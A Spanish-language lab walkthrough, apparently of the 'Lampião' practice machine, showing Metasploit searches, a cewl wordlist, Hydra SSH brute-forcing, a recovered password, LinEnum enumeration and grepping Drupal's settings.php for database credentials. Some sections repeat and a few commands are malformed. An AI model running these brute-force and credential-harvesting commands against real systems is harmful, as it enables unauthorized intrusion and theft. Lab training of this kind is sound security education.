


Ilustración 8 mfsconsole

search OpenSSH

```
msf > search OpenSSH

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  post/windows/manage/forward_pageant           .                normal  No     Forward SSH Agent Requests To Remote Pageant
   1  post/windows/manage/install_ssh               .                normal  No     Install OpenSSH for Windows
   2  post/multi/gather/ssh_creds                   .                normal  No     Multi Gather OpenSSH PKI Credentials Collection
   3  auxiliary/scanner/ssh/ssh_enumusers           .                normal  No     SSH Username Enumeration
   4    \_ action: Malformed Packet                 .                .       .      Use a malformed packet
   5    \_ action: Timing Attack                    .                .       .      Use a timing attack
   6  exploit/windows/local/unquoted_service_path   2001-10-25       great   Yes    Windows Unquoted Service Path Privilege Escalation

Interact with a module by name or index. For example info 6, use 6 or use exploit/windows/local/unquoted_service_path

msf >
```

Ilustración 9 search OpenSSH

1.5 Generación de diccionario personalizado

Para realizar un ataque de fuerza bruta contra el servicio SSH, decidí construir un diccionario de contraseñas basado en el contenido del propio sitio web. Para ello empleé la herramienta cewl, que permite recolectar palabras de una página y guardarlas en un archivo:

cewl https://192.192.192.16:1898/ -write DicLampiao.txt

```
┌──(root㉿Freeman)-[/home/tello]
└─# cewl https://192.192.192.16:1898/ -write Diclampaio.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

Missing URL argument (try --help)
```

Ilustración 10 Generación de diccionario personalizado

Posteriormente verifiqué que el archivo se hubiera creado correctamente y revisé la cantidad de palabras recopiladas:

ls

Ilustración 11 ls

wc -l DicLampiao.txt

Ilustración 12 wc -l DicLampiao.txt

Finalmente, inspeccioné el contenido del diccionario con:

cat DicLampiao.txt




Ilustración 13 cat DicLampiao.txt

1.6 Ataque de fuerza bruta con Hydra

hydra &




Ilustración 14 hydra &

Con el diccionario DicLampiao.txt ya generado, procedí a probar posibles credenciales en el servicio SSH utilizando la herramienta Hydra, que permite realizar ataques de fuerza bruta automatizados.
Primero hice una prueba básica con un usuario genérico:

hydra -l user -P DicLampiao.txt ssh://192.192.192.16




Ilustración 15 hydra -l user -P DicLampiao.txt ssh://192.192.192.16

Al no obtener resultados positivos, ajusté el ataque utilizando un usuario previamente identificado en el sistema: **tiago.**

hydra -l tiago -P DicLampiao.txt ssh://192.192.192.16




Ilustración 16 hydra -l tiago -P DicLampiao.txt ssh://192.192.192.16

Tras varios intentos, Hydra logró descubrir credenciales válidas para el usuario **tiago**, lo que me permitió establecer una conexión remota con la máquina víctima a través de **SSH**.

1.7 Acceso remoto al sistema

- **IP de la víctima:** 192.192.192.16
- **Ruta web:** /var/www/html
- **Login SSH:** tiago@192.192.192.16
- **Contraseña:** Virgulino

Una vez obtenidas las credenciales correctas, establecí la conexión al servidor vulnerable mediante:

ssh: tiago192.192.192.16




Ilustración 17 Acceso remoto al sistema

Con el acceso interactivo al sistema, verifiqué la red y la configuración inicial con:

ifconfig

```
tiago@lampiao:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:fe:fb:e7
          inet addr:192.192.192.16  Bcast:192.192.192.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fefe:fbe7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12636 errors:38 dropped:0 overruns:0 frame:0
          TX packets:14634 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1422238 (1.4 MB)  TX bytes:1929341 (1.9 MB)
          Interrupt:9 Base address:0xd000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:32 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:3248 (3.2 KB)  TX bytes:3248 (3.2 KB)

tiago@lampiao:~$
```

Ilustración 18 ifconfig

En este punto ya contaba con acceso como usuario legítimo en la máquina Lampião, lo que me permitió continuar con la fase de **post-explotación**.

Nos dirigimos al navegador y buscamos **rebootuser y entramos**




Ilustración 19 rebootuser

Le damos en Code y copiamos url




Ilustración 20 url

1.8 Escalada de privilegios con LinEnum

Con el objetivo de identificar posibles vectores de escalada de privilegios, descargué la herramienta **LinEnum**, desarrollada para automatizar tareas de reconocimiento interno en sistemas Linux.
Primero cloné el repositorio desde GitHub:

git clone https://github.com/rebootuser/LinEnum.git

Ilustración 21 cloné el repositorio desde GitHub

Ls revisamos que **LinEnum** exista

Y procedí a editar y ejecutar el script con:

nano LinEnum.

Ilustración 22 nano LinEnum.

LinEnum




Ilustración 23 LinEnum

El análisis de LinEnum proporcionó información sensible del sistema, entre ella credenciales almacenadas en archivos de configuración.

1.9 Acceso inicial a la máquina víctima

Me conecté a la máquina **Lampião** por **SSH** con el usuario *tiago*. Una vez dentro, comencé a explorar el sistema.






Ilustración 24 Acceso inicial a la máquina víctima





1.10 Acceso remoto al sistema

Una vez obtenidas las credenciales correctas, establecí la conexión al servidor vulnerable mediante:

ssh: tiago192.192.192.16




Ilustración 25 ssh: tiago192.192.192.16

1.11 Acceso a la base de datos MySQL

Durante la revisión de archivos web, encontré que el archivo **settings.php** de Drupal almacenaba credenciales de conexión a la base de datos:

cat /var/www/html/sites/default/settings.php | grep -i 'database\|user\|pass\|host'

